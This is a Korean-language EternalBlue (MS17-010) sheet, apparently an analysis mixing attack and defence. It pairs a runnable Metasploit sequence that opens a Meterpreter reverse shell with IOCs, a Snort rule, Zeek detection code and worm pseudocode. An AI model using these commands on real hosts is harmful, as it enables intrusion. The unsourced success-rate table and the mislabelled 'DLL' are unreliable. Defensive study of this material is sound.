
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.10
exploit
| 아티팩트 | 위치 | 값 |
|---|---|---|
| DoublePulsar | 커널 메모리 | XOR 키 0x00120034 |
| 셸코드 | srvnet.sys 풀 | 0xCC 0x90 0x48 패턴 |
| 주입된 DLL | C:\Windows\mssecsvc.exe | SHA256: ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa |
alert tcp any any -> $HOME_NET 445 (
    msg:"ETERNALBLUE 시도";
    flow:to_server,established;
    content:"|ff|SMB2"; depth:5;
    content:"|00 04 08 00|"; distance:100; within:4;
    classtype:attempted-admin;
    sid:1000001;
)
event smb1_transaction2_secondary(c: connection, hdr: SMB1::Header, args: SMB1::Trans2_Secondary_Args) {
    if (args$data_len > 4096) {
        NOTICE([$note=SMB::Large_Trans2_Data, $conn=c]);
    }
}
while (true) {
    네트워크에서 포트 445 스캔
    if (열림) → EternalBlue 익스플로잇
    if (성공) → mssecsvc.exe 드롭 + 확산
    Sleep(random(1000, 5000))
}
확산 속도: 전 세계적으로 시간당 ~10,000대 감염.
| 요인 | 이유 |
|---|---|
| 인증 불필요 | SMBv1은 익명 IPC$ 허용 |
| 웜 가능 | 내장 LAN 스캐닝 |
| 커널 RCE | AV/사용자 프롬프트 우회 |
| 레거시 SMBv1 | 15년 이상 기본 활성화 |
| 패치되지 않은 시스템 | 중요 인프라의 XP, 2003, 7 |
| 연도 | 성공률 % (패치되지 않은 시스템) |
|---|---|
| 2017 | 99% |
| 2020 | 85% |
| 2025 | ~60% (레거시만 해당) |
MS17-010이 설치되지 않은 Windows 7/2008 R2에서는 여전히 작동합니다.
